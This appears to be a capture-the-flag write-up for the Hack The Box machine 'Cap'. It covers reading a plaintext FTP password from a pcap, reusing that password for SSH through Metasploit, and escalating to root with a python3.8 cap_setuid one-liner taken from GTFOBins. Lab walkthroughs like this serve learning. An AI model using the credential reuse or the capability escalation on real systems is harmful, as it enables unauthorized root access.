


So there is also a vulnerability called IDOR. So answer is 0


TASK-5 : Which application layer protocol in the pcap file can the sensitive data be found in?




First of all I downloaded the pcap file and analyze that with wireshark. I have downloaded in the HTB so i will show the analyze part of wireshark.




Downloaded and analyzed the PCAP file using Wireshark. Found plaintext credentials (username and password) transferred over FTP.




The screenshot provides us with the information required in the question.


Wireshark · Packet 40 · 0.pcap
Frame 40: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16
Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 14, Ack: 55, Len: 22
File Transfer Protocol (FTP)
PASS Buck3tH4TF0RM3!\r\n
Request command: PASS
Request arg: Buck3tH4TF0RM3!
[Current working directory:]
0000 00 00 00 01 00 06 00 50 56 c0 00 08 00 00 08 00
0010 45 00 00 3e 0e 26 40 00 80 06 e3 30 c0 a8 c4 01
0020 c0 a8 c4 10 d4 8b 00 15 60 81 78 5f 1b 22 5d 0c
0030 50 18 10 0a 4a e6 00 00 50 41 53 53 20 42 75 63
0040 6b 33 74 48 34 54 46 30 52 4d 33 21 0d 0a
PASS Buc
k3tH4TF0 RM3!


Parrot Terminal
File Edit View Search Terminal Help
[eu-vip-1]-[10.10.14.2]-[azizulrahaman@htb-y0cpqjibry]-[~]
[★]$ ftp nathan@10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

Answer: FTP

TASK-6 : We've managet to collet nathan's FTP password. On what other service does this password work?



I used **Nathan's FTP password** on another open port, **SSH**, and attempt to gain login access using **Metasploit Framework** (msfconsole):

Start Metasploit Console: msfconsole

Search for SSH Login Module: search ssh_login

```
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search ssh_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                        normal  No     SSH Login Check
Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                 normal  No     SSH Public Key L
ogin Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ss
h/ssh_login_pubkey

[msf](Jobs:0 Agents:0) >>
```

After that I used the SSH login module: use 0

And then I used step to step set the required details—target IP address, username, and password:

RHOSTS 10.10.10.245

set USERNAME nathan

set PASSWORD Buck3tH4TF0RM3!


run

```
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

[msf](Jobs:0 Agents:0) >> use 0
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOSTS 10.10.10.245
RHOSTS => 10.10.10.245
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set USERNAME nathan
USERNAME => nathan
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set PASSWORD Buck3tH4TF0RM3!
PASSWORD => Buck3tH4TF0RM3!
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and p
                                                assword
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the
```


Explanation:

- RHOSTS: The IP address of the target machine.
- USERNAME: The username found during the earlier FTP attack.
- PASSWORD: The password collected from the FTP brute-force attack.


The module successfully logs in using Nathan's credentials. A session is opened showing:



Now, let’s verify access manually using the SSH command. It does work for ssh also.



SUBMIT USER FLAG: Submit the flag located in the nathan user's home directory.




Flag-1:

`I listed the contents of Nathan's home directory using command ls, this revealed a file named user.txt. when I got user.txt I read the file using cat user.txt

Commands used:


- ls
- cat user.txt

I have found the flag



Explanation: This flag is typically stored in the home directory of the user you gained access in this case, Nathan. The flag confirms that I successfully accessed the user's account and completed the first part of the challenge.

Task-8 : What is the full path to the binary on this machine has special capabilities that can be abused to obtain root privileges.




I searched for binaries with special Linux capabilities using : getcap -r / 2>/dev/null

This command searches through the entire filesystem for binaries with special permissions.

The binary /usr/bin/python3.8 has the cap_setuid capability, which allows the binary to run with elevated privileges as any user, including root. I got the results /usr/bin/python3.8

I used Python's capability to elevate privileges with: /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'. I find the code because I need to use to exploit the vulnerability under the Capabilities section on the GTFOBins site at the URL : https://gtfobins.github.io/gtfobins/python/?source=post_page-----eb9c97f2259c---------- #capabilities.




- os.setuid(0) changes the user ID to root (ID 0).
- os.system("/bin/bash") opens a root shell.

And I verified root access with whoami

```
Last login: Tue Feb 25 04:26:05 2025 from 10.10.14.2
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
ffd665a5f5995fc8e5024e16c248d372
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# whoami
root
root@cap:~#
```

Explanation: Due to the cap_setuid capability, the Python binary was able to run with root privileges, I escalate from the nathan user to the root user without needing a password.

Flag -2: Submit the flag located in root's home directory.




For the root flag I changed the directory to root's home: cd /root

And then I listed contents to find the flag: ls, after used ls I found the root.txt. when I found a file named root.txt, I displayed the flag by using : cat root.txt

Commands Used:

